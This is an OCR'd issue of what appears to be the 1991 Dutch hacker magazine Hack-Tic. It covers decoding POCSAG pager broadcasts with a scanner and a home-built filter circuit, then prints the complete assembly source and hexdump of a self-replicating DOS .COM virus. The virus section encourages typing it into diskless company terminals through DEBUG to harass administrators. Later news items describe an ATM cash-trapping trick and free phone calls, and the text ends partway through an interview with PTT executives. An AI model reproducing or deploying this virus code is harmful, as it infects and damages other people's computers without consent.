
Stopwoord

Aan het eind van elke uitzending worden twee stopwoorden uitgezonden om er zeker van te zijn dat de ontvangers errors krijgen en weer naar een preamble gaan zoeken. Dit stopwoord is echter in de documentatie over POCSAG nergens terug te vinden, en in principe is alles wat niet door de foutcorrectie heenkomt te gebruiken. Als je slim bent gebruik je het dus niet in je software, er is immers geen enkele garantie dat andere POCSAG systemen in de wereld hetzelfde woord gebruiken, en er is zelfs geen garantie dat ze het hier niet veranderen. Verder blijft in dat geval je programma hangen als het stopwoord fout wordt ingelezen.

Nogmaals een tekeningetje; om het allemaal samen te vatten is hier een voorbeeld van een uitzending zoals je die in de ether zou kunnen tegenkomen. In frame 1 wordt een pieper opgeroepen met een boodschap die de volgende drie woorden beslaat. Dan volgt na een serie idlewoorden een tone-only oproep (geen data) in frame 4. In frame 7 begint een oproep waarvan de boodschap doorgaat na het syncwoord.

```
PREAMBLE|S|I|I|A|D|D|D|I|I|I|A|I|I|I|I|A|D|S|D|I ... I|I|S|I|I|X|X
          |FR0|FR1|FR2|FR3|FR4|FR5|FR6|FR7|  |FR0 ... FR7|  |FR0|FR2

S = SYNCWOORD                              I = IDLEWOORD
A = ADRESWOORD                             D = DATAWOORD
X = STOPWOORD                            FR# = FRAME NUMMER
```


Pin Function
1 Output (A)
2 -Input (A)
3 +Input (A)
4 $+V_S$
5 +Input (B)
6 -Input (B)
7 Output (B)
Pin Function
8 Output (C)
9 -Input (C)
10 +Input (C)
11 Ground
12 +Input (D)
13 -Input (D)
14 Output (D)
(Top View)
Audio-In
C1 100nF
R1 100
R2 4.7k
C2 10nF
R3 100k
C3 1nF
R4 100k
C4 1nF
R5 47k
C5 10nF
R6 10k
R7 10k
C6 100nF
+5V
U1A LM324
U1B LM324
U1C LM324
U1D LM324
2.5V
R10 33k
R11 15k
R12 100k
R8 10k
BC547B
Q1
R9 4.7k
TTL-Out
Hack-Tic Technologies
P.O. Box 22953
1100 DL AMSTERDAM
THE NETHERLANDS
Title
Low Speed Digital Data Filter
Size A
Document Number +31 20 6001480
REV 3
Date: October 30, 1991
Sheet 1 of 1

Je eigen semafoon-ontvanger

Om zelf dit signaal te decoderen heb je allereerst een scanner of andere ontvanger nodig die dit signaal kan ontvangen. Een goedkope kristalscanner is voldoende, je moet dan wel een kristal bestellen. Modernere computerscanners geven meer luxe, hier kun je de frequentie gewoon intikken . Tot zover was dit artikel voor de leek nog enigszins te volgen, voor de rest van dit artikel is een zekere basiskennis inzake electronica helaas zeer beslist een must.

Dit audio-signaal voeden we vervolgens aan een zelfgeknutseld stukje electronica dat er enen en nullen van brouwt. Het schema hiervoor staat op de pagina hiernaast. Opgelet: deze enen en nullen staan niet gegarandeerd in de juiste polariteit. Het kan zijn dat de ene uitzending in de juiste polariteit staat en de volgende uitzending "verkeerd om". Het is dus zaak om je software zo te schrijven dat dat niet uitmaakt. Maar laten we niet op de zaak vooruit lopen: hiernaast staat het stukje electronica om je scanner aan je computer te koppelen.

Nu heb je dus een TTL-niveau uitgangsbit (space = 0 Volt, mark = 5 Volt). Deze bit zou je bijvoorbeeld aan de Printer-Ready pin van je printerpoort kunnen hangen. Ook joystick-ingangen, interrupt-touwtjes en zelfbouw bus-interfaces komen in aanmerking, je ziet maar. Als je computer eenmaal het verschil tussen een 1 en een 0 op deze ingang kan zien kan je soldeerbout uit het stopkontakt en de multimeter terug in de kast. Nu komt het lastigste stuk: achter je toetsenbord.

De nu te schrijven software gaat allereerst zoeken naar de preamble. Is deze gevonden dan schuift de computer de bits net zo lang door een 32-bits schuifregister tot het syncwoord gevonden is. Om te zorgen dat voornoemde polariteit geen roet in het eten gooit vergelijkt de software de inhoud van het schuifregister met syncwoorden in beide polariteiten. Zodra het eind van het syncwoord gedetecteerd is (en dus ook de polariteit bekend is) kan het echte werk beginnen.

Lees nu steeds 32 bits in en roep je foutcorrectie-routine aan. Heb je geen zin om een hele correctie-routine te schrijven dan zou je kunnen volstaan met een routine die alleen maar kijkt of de data goed of fout is. Kijk dan of je te maken hebt met een adres-, idle-, sync-, of datawoord. Zet vervolgens de informatie om in het gewenste formaat en doe ermee wat je wilt. Als de foutcorrectie routine twee maal achter elkaar faalt is de uitzending voorbij en gaat de software weer zoeken naar een nieuwe preamble. Als je een beetje een snelle computer hebt kun je natuurlijk meerdere ontvangers aan 1 systeem koppelen en bijvoorbeeld de informatie van zowel het Nederlandse als het Beneluxnet op 1 scherm weergeven. Niets let je om een microcontroller te programmeren om al het vuile werk te doen zodat je computer een mooi 9600 bps serieel signaal binnenkrijgt.

Het kortste virus ter wereld?

Volgens een bekend virusonderzoeker komt het kortste (DOS) virus in de wereld, ca 135 bytes, uit Bulgarije. Welnu, hieronder vindt u een oer-hollands, werkend virus van maar liefst 110 bytes (109 na de eerste besmetting)! Oranje boven!

Dit virus besmet alleen *.COM-bestanden in de huidige directory. Er is geen trigger; het virus verspreidt zichzelf alleen en doet verder niets. Het virus werkt als volgt: Eerst wordt de virus code gekopieerd naar een hoger segment. De DTA wordt verplaatst hoog in het huidige segment. Dit is nodig om een eventuele command tail niet te overschrijven. Daarna wordt naar .COM bestanden gezocht met de DOS "FIND FILE" funkties.

Als een bestand gevonden is, wordt dit ingelezen na de viruscode. Nu wordt gecontroleerd of het bestand al eerder besmet is door naar de eerste instruktie te kijken. In de virus code is dit "MOV SI", wat nauwelijks voor zal komen in een onbesmet .COM bestand. Als het bestand al besmet is, zoekt het virus verder. Anders wordt de file pointer teruggezet en de nieuwe code (virus + file) teruggeschreven. Het virus blijft zoeken tot alle .COM-bestanden in de huidige dir gecontroleerd zijn. Hierna wordt de oorspronkelijk programmacode omlaag geschoven tot offset 0100 hex, waar *.COM programma's altijd moeten beginnen. Dit overschrijft het virus; de verplaatsinstrukties worden dus op offset 0FC hex gezet. Het virus maakt een return naar dit adres. Het eerstvolgende adres is dan 0100 hex, waar de programmacode begint. De viruscode komt dus altijd eerst, en wordt overgeschreven met het eigenlijke programma. Het gebruik van de XCHG en CWD instrukties lijkt op het eerst gezicht niet zinvol, maar deze bereiken het gewenste resultaat en nemen bovendien maar 1 byte in beslag.

Ook lijkt het meer logisch om de LODSB/STOSB/LOOP instrukties te vervangen met 'REP MOVSB'. Dat hadden wij ook graag willen doen, het virus zou dan maar 105 bytes lang zijn geweest, maar de krakkemikkige rotzooi die de onheilige drie-eenheid (IBM, INTEL, MICROSOFT) geschapen heeft, wordt krankzinnig van al te grote geheugenverplaatsingen met de "REP" instruktie, en bijna het gehele segment moet omlaag geschoven worden.

Om het virus zo klein mogelijk te houden, is er geen error-checking. Een read-only bestand kan eventueel problemen veroorzaken. Dito een bestand groter dan FE00 hex bytes (zeer onwaarschijnlijk, trouwens). Sommige programma's kunnen eventueel problemen krijgen met de DTA, hoewel dit niet vaak zal voorkomen. Het systeem moet ook minstens 128k vrij geheugen beschikbaar hebben. Dit alles is te verhelpen met nog ca 15 bytes code, maar wij wilden het virus zo klein mogelijk houden, en deze problemen zullen

nauwelijks voorkomen. Verder werkt dit mini-virus voortreffelijk.

Sommige bedrijven zijn zo bang voor virussen dat ze netwerken met alleen terminals zonder disk drives hebben, zodat de gebruikers geen eigen software op het systeem kunnen zetten. Wie de beheerders van dergelijke systemen goed gek wil maken kan dit virus gewoon intikken als hex bestand mits DEBUG op het systeem staat. Tik "DEBUG TIC.COM" in, daarna "e", en daarna de hex waardes. Trek 100 hex af van de laatste offset, tik dit (6E) met het 'rcx' commando in, en afsluiten met "w". Run nu het programma "TIC.COM". Dit is voldoende om alle .COM bestanden in de directory te besmetten. "TIC.COM" kan dan uitgewist worden.

Wie hetzelfde met minder meent te kunnen doen, krijgt een overheerlijke Hack-Tic appeltaart als beloning (alleen de beste inzending, natuurlijk).

-- V.I. Ulianov

P.S. Aan de virus-onderzoekers: dit virus heet het Hack-Tic Demovirus, en dient dus niet als het '109-virus' of onder andere namen in de officiele virus lijsten te worden opgenomen.

Hack-Tic heeft een faxmasjien!

De tijd dat je lelijk in je maag zat met defensiegeheimen is voorbij: fax maar naar Hack-Tic! Wij hebben een leuk Taiwanees faxmasjientje op de kop getikt en we hebben het hangen op telefoonnummer **020-6900968**.

Je artikelen voor Hack-Tic hoef je niet meer te modemen (zodat ze gelijk van jouw disk op de onze komen), je kunt ze nu uitprinten en faxen, zodat wij ze weer helemaal in moeten tikken. Je moet als hi-tech tijdschrift nu eenmaal met je tijd meegaan nietwaar?

En een Voice-Mail Systeem

Ook hebben we de hand weten te leggen op een voice-mail kaart voor een PC. Gecombineerd met een XT-tje met 20 MB harddisk maakt dat een systeem dat zelfstandig informatie kan geven over Hack-Tic. Je kunt er ook priveberichten op inspreken voor de Hack-Tic medewerkers. Dit alles is te besturen met de toontjes die geproduceerd worden door DTMF-telefoons en toonkiezers. Als je nog een pulstelefoon hebt kun je het systeem nog altijd gewoon als antwoordapparaat gebruiken. Bel **020-6001480**.

```
tic     segment
        org     100h
        assume cs:tic, ds:tic, es:tic
;
len     equ     offset last-100h    ;LENGTH OF VIRUS CODE
;
start:  mov     si,100h             ;COPY VIRUS CODE
        push    si                  ;SAVE FOR EXIT
        mov     ax,cs
        add     ah,10h              ;GO UP A SEGMENT
        mov     es,ax
        xor     di,di
        mov     cx,len              ;LENGTH OF VIRUS
        rep     movsb               ;MOVE VIRUS CODE UP
        mov     dx,0fe00h           ;DTA AT END OF SEGMENT
        mov     ah,1ah
        int     21h
        mov     dx,offset file
        mov     ah,4eh              ;FIND FIRST .COM FILE
        jmp     short find
retry:  mov     ah,3eh              ;CLOSE HANDLE
        int     21h
        mov     ah,4fh              ;FIND NEXT
find:   push    cs
        pop     ds                  ;RESTORE DS TO CURRENT
                                    ;SEGMENT
        int     21h                 ;FIND FILE
        mov     cx,0fe1eh           ;MULTI-PURPOSE HIGH VALUE
                                    ;IN CX
        jc      nofile              ;NO (MORE) FILES
        mov     dx,cx               ;FILE NAME IN DTA
        mov     ax,3d02h            ;OPEN FILE
        int     21h
        xchg    ax,bx               ;1-BYTE MOVE OF AXBX
        push    es                  ;POINT DS TO NEXT SEGMENT
        pop     ds
        mov     dx,di               ;END OF VIRUS CODE
        mov     ah,3fh              ;READ FILE DATA (CX=FE1E)
        int     21h                 ;READ FILE AFTER VIRUS
        add     ax,len              ;LENGTH OF VIRUS+FILE
        cmp     byte ptr [di],0beh  ;CHK IF ALREADY INFECTED
```

```
        je      retry                   ;TRY AGAIN
        push    ax
        xor     cx,cx
        mov     ax,4200h                ;RESET FILE POINTER
        cwd     ;DX=0
        int     21h
        pop     cx
        mov     ah,40h                  ;WRITE INFECTED CODE BACK
        int     21h
        jmp     short retry             ;LOOK FOR MORE
;
nofile:push     cs                      ;RESTORE ES
        pop     es
        mov     bl,0fch                 ;MOVE PROGRAM UP AND RUN
        mov     [bx],0aaach             ;LODSB/STOSB INSTRUCTIONS
        mov     [bx+2],0fce2h           ;LOOP TO ADDRESS INSTR.
        pop     di                      ;=100 HEX (SI=PROGRAM CODE)
        push    bx                      ;RETURN TO FC HEX
        ret                             ;MOVE CODE AND RUN PROGRAM
;
file    db      '*.COM',0               ;SEARCH FOR .COM FILES
last    db      0c3h                    ;STANDALONE VIRUS CODE
                                        ;JUST RETURNS
tic     ends
        end     start
```

Hexdump van het Hack-Tic DemoVirus

```
BE 01 00 56 8C C8 80 C4 10 8E C0 33 FF B9 00 68
F3 A4 BA FE 00 B4 1A CD 21 BA 01 62 B4 4E EB 06
B4 3E CD 21 B4 4F 0E 1F CD 21 B9 FE 1E 72 28 8B
D1 B8 3D 02 CD 21 93 06 1F 8B D7 B4 3F CD 21 05
00 68 80 3D BE 74 D9 50 33 C9 B8 42 00 99 CD 21
59 B4 40 CD 21 EB C9 0E 07 B3 FC C7 07 AA AC C7
47 02 FC E2 5F 53 C3 2A 2E 43 4F 4D 00 C3
```

Redaktie: Josef Virck

Hack-Tic Light

Sabotage

Na een golf van aanslagen gaat PTT Telecom schakelkasten beschermen tegen sabotage. Inbrekers maakten de kasten onklaar om op deze manier stil-alarm systemen uit te schakelen en hun slag te slaan. De beveiliging bestaat onder andere uit een stalen kooi en betonnen versterking. Verder moeten de kasten voortaan geopend worden met de TOBIAS-identiteitskaart die iedere PTT-er heeft. Iedere handeling aan de kast wordt in de centrale geregistreerd.

Schakelfoutje

Justitie heeft moeilijkheden met het aftappen van doorgeschakelde telefoons (*21). Over een oplossing vindt overleg plaats met PTT Telecom.

Cel populair

In Anna-Paulowna (N-H) kwamen mensen uit het hele land bellen in een aantal 'ontaarde' cellen. PTT Telecom wilde geen commentaar over de geleden 'schade'. Ook in Culemborg grote rijen die omwonenden de politie deden bellen.

Plak je rijk

De Postbank maakte bekend dat de Giromaten niet gevoelig zijn voor de 'Plakbandtruc'. Onlangs stonden in Amsterdam drie jongens terecht wegens het dichtplakken de geldlade van geldautomaten. Ze wachtten tot iemand geld kwam halen. Omdat de geldlade dan niet openging dacht de klant aan storing en verdween. Daarop sloegen de jongens dan hun slag.

Cel indiskreet

De politie tapt openbare telefooncellen af. Volgens verklaringen van advocaten en officieren van justitie gebeurt dit alleen in gevallen van zware criminaliteit. Advocaat Stein heeft aangekondigd zich, in verband met dit afluisteren van gesprekken en de privacy-schendingen die dit teweeg brengt, te wenden tot de Tweede-Kamercommissie van Justitie.

Telegids

PTT Telecom maakt bekend dat het voortaan niet meer mogelijk is in Telegids, de electronische 008, te zoeken op telefoonnummer. Het is echter nog steeds mogelijk het telefoonboek in digitale vorm te kopen bij PTT Telecom en daar een zoekprogramma op los te laten. Hackers hebben trouwens nog maanden van de afgesloten functie gebruik gemaakt: het was een viditel-achtig systeem en de verwijzing naar de pagina was weg maar de pagina zelf bestond nog. Telegids is bereikbaar via nummer 06-7400, zoeken op naam en/of adres is nog mogelijk. 37.5 cent per minuut.

Telewerken

Het zevende SURFcongres staat dit jaar in het teken van 'telewerken'. Het vindt plaats op 4 november in het RAI Congrescentrum in Amsterdam. Voor inlichtingen: Stichting SURF, telefoon 030-311234.

GreenPoint

PTT Telecom introduceerde op de Efficiency Beurs een nieuwe draadloze telecommunicatiedienst. Dit zogenaamde Greenpoint systeem biedt nieuwe mogelijkheden tot draadloos communiceren. Met dit systeem kan via zogenaamde 'inbelpunten' gebeld worden. De handsets zijn, volgens PTT Telecom, door middel van een pincode beschermd tegen ongeoorloofd gebruik. De draagbare handsets worden in februari 1992 onder de naam Kermit op de markt gebracht en gaan ongeveer f500,- kosten. Gebeld worden op deze telefoons is niet mogelijk, maar een ingebouwde semafoon zorgt voor bereikbaarheid (yuck!, red.)

Monopolie

De NS overwegen op den duur hun infrastructuur open te stellen voor spraak- en dataverkeer van derden, zo meldden wij in het vorige nummer. Ook de AMRO-bank onderzoekt de mogelijkheid de overcapaciteit op het eigen datanetwerk aan

Hack-Tic Light

derden aan te bieden. De PTT houdt voorlopig het monopolie, maar Europees commissaris Brittan heeft gedreigd een procedure bij het Europese hof te starten als de telecommunicatie niet geheel wordt vrijgegeven.

Uniek in Nederland

Onder die kop levert PTT Telecom voor ƒ4995,- een zogenaamde disk-fax. Men drukke aan de ene kant van de lijn een diskette in dit apparaat en aan de andere kant rolt het er weer uit. Klinkt verdacht als een XT-moederbordje, een modem en twee floppy-drives in een leuk Taiwan-doosje. Leuk bedacht, dat wel. Bel 06-0403 voor meer informatie.

Noodnet

PTT Telecom heeft dit jaar de eerste 1500 aansluitingen van het Nationaal Noodnet geleidelijk in gebruik gesteld. Het vormt een apart telecommunicatienetwerk voor berichtgeving van de overheid in tijden van crises en rampsituaties. Het netwerk vervangt enkele verouderde en inmiddels buiten gebruik gestelde voorzieningen, waaronder het Beschermd Noodnet en het Overheidstelefoonnet.

Oeps

In Epe zijn twee jongens door de politie opgepakt wegens het gratis bellen in telefooncellen. Ze hadden 'de technische truc' die hiervoor nodig was uit een tijdschrift (008 truc uit nummer 13?). Het tweetal (18 en 19 jaar) belde met vakantievrienden in Skandinavië, de Verenigde Staten en Zwitserland. De PTT heeft aangifte gedaan wegens oplichting. De voorlopige "schade" wordt geraamd op 2500 gulden. Als dit tweetal even kontakt opneemt krijgen ze een appeltaart.

Cryptel

PTT Telecom heeft een nieuwe afdeling die Cryptel heet. Cryptel is gespecialiseerd in beveiliging van telecommunicatie door versleuteling. PTT-research heeft een aantal systemen ontwikkeld voor het beveiligen van voice-, data- en faxverkeer. Maar wat nu als ik mijn telecommunicatie nu hoofdzakelijk tegen de PTT wil beschermen?

Niet meer gratis

Het testnummer +1 415 552 0046 waarvan we in een vorig nummer melding maakten (sweep test tone) is sinds een tijdje niet meer gratis! Bel dit nummer dus niet meer tenzij je de rekening niet hoeft te betalen.

Een virus in uw PC?

Als je bij PTT Telecom werkt en je hebt een virus in je PC (het Hack-Tic Demo Virus bijvoorbeeld) dan kun je je PC-beheerder op laten draven met zijn 'Virukit' om de 'problemen' te verhelpen. Deze beheerder belt dan ook het centrale meldpunt voor computervirussen bij PTT Telecom (050-852337). Maak recente back-ups!

Bron: Amsterdams Peil, personeelsblad district Amsterdam

Utopia

Wil je eens weten wat anderen uitvreten, initieer dan een dataverbinding via nummer 020-627380, met het Utopia BBS.

CCC'91

Op 27, 28 en 29 december van dit jaar is er zoals gebruikelijk weer het Chaos Communication Congress. Het vindt (ook zoals gebruikelijk plaats in het Eidelstaetter Buergerhaus in Hamburg.

Collect via 06-0101

Via dit nummer kun je nu gautomatiseerde collect-gesprekken maken. De computer laat je maximaal 10 seconden bericht inspreken en belt dan het door jou opgegeven nummer. Als de opgebelde kant na het bericht op de nul drukt (of draait) komen de kosten voor het dan volgende gesprek op haar/zijn rekening.

PTT directie over het net en de hackers

Door Rop Gonggrijp

Social engineers onder U raad ik af om te proberen binnen te dringen in het kantoorgebouw Stichthage in Den Haag, alwaar een deel van de PTT-directie huist. Ik had wellicht een goed excuus, ik zou er een uur lang een interview afnemen met de heren Coolen en Dekkers, directieleden van PTT-telecom.

Uit de hal opgehaald en (met bewaker) op het juiste kantoor-hokje afgeleverd, moet ik ook nog naar de WC. De bewaker moest mee. Toegegeven, hij hoefde niet verder dan de deur, maar toch. Het interview vond (vreemd genoeg) plaats in een ontspannen sfeer. Behalve ir L. Coolen, directeur operations van het netwerkbedrijf van PTT-telecom en ing. R. Dekkers, directeur netwerken van de internationale divisie van Telecom was ook B. de Vos, persvoorlichter bij de PTT aanwezig.

HT: De PTT is (zeker in vergelijking met buitenlandse PTTs) tot nu toe redelijk "hacker-vriendelijk". Als iemand een fout in het systeem vindt overheerst vaak het gevoel voor humor en er is niet zo snel de neiging om de politie op 'telefoonkrakers' af te sturen. Waarom is dat?

Coolen: Nou dat het anders is dan in het buitenland, dat weet ik niet. Maar kijk, ons standpunt is toch niet iets van eh... dijenkletserige aard. Het is een serieuze zaak. Het gebruik van het net anders dan waar het voor ontworpen is, is iets waar je toch serieus mee moet omgaan. Wij vinden dat bedenkelijk.

HT: En op het technische vlak?

Dekkers: Met een krampachtige houding krijg je in ieder geval je informatie niet. Je moet daar toch een beetje voor open staan in de zin van eh.... "Nou laat maar eens zien wat je hebt." Wij kijken met interesse naar dit soort zaken.

Coolen: Het is natuurlijk zo dat bij het ontwerp van het net specialisten betrokken zijn die ook bezig zijn om dingen zelf te kraken. Zij vragen zich af hoe je het net nou anders zou kunnen gebruiken dan waarvoor het bedoeld is, zodat ze het beter kunnen maken.

HT: Is er een afdeling 'hacking' bij de PTT?

Coolen: Het is een inherent onderdeel van protocollen en signaleringssystemen die je maakt om daar toch (en dat op internationale schaal) een zo waterdicht mogelijk systeem van te maken. In dit proces ga je dan als ontwerper ook eens even aan de andere kant zitten om eens te kijken of het inderdaad waterdicht is. Daarnaast hebben wij natuurlijk wat specialisten op beveiligingsgebied rondlopen die we kunnen inschakelen als dat nodig is.

HT: Tot en met de jaren zeventig was er binnen de PTT een enorme trots "het net" te kennen. Met de invoer van alle nieuwe technieken is dat min of meer verdwenen. De oude technicus die zijn relais kende is vervangen door een extern ingehuurd computerspecialist. Is daarmee een stukje nostalgie verloren, en weet de PTT zelf nog wel hoe het net werkt?

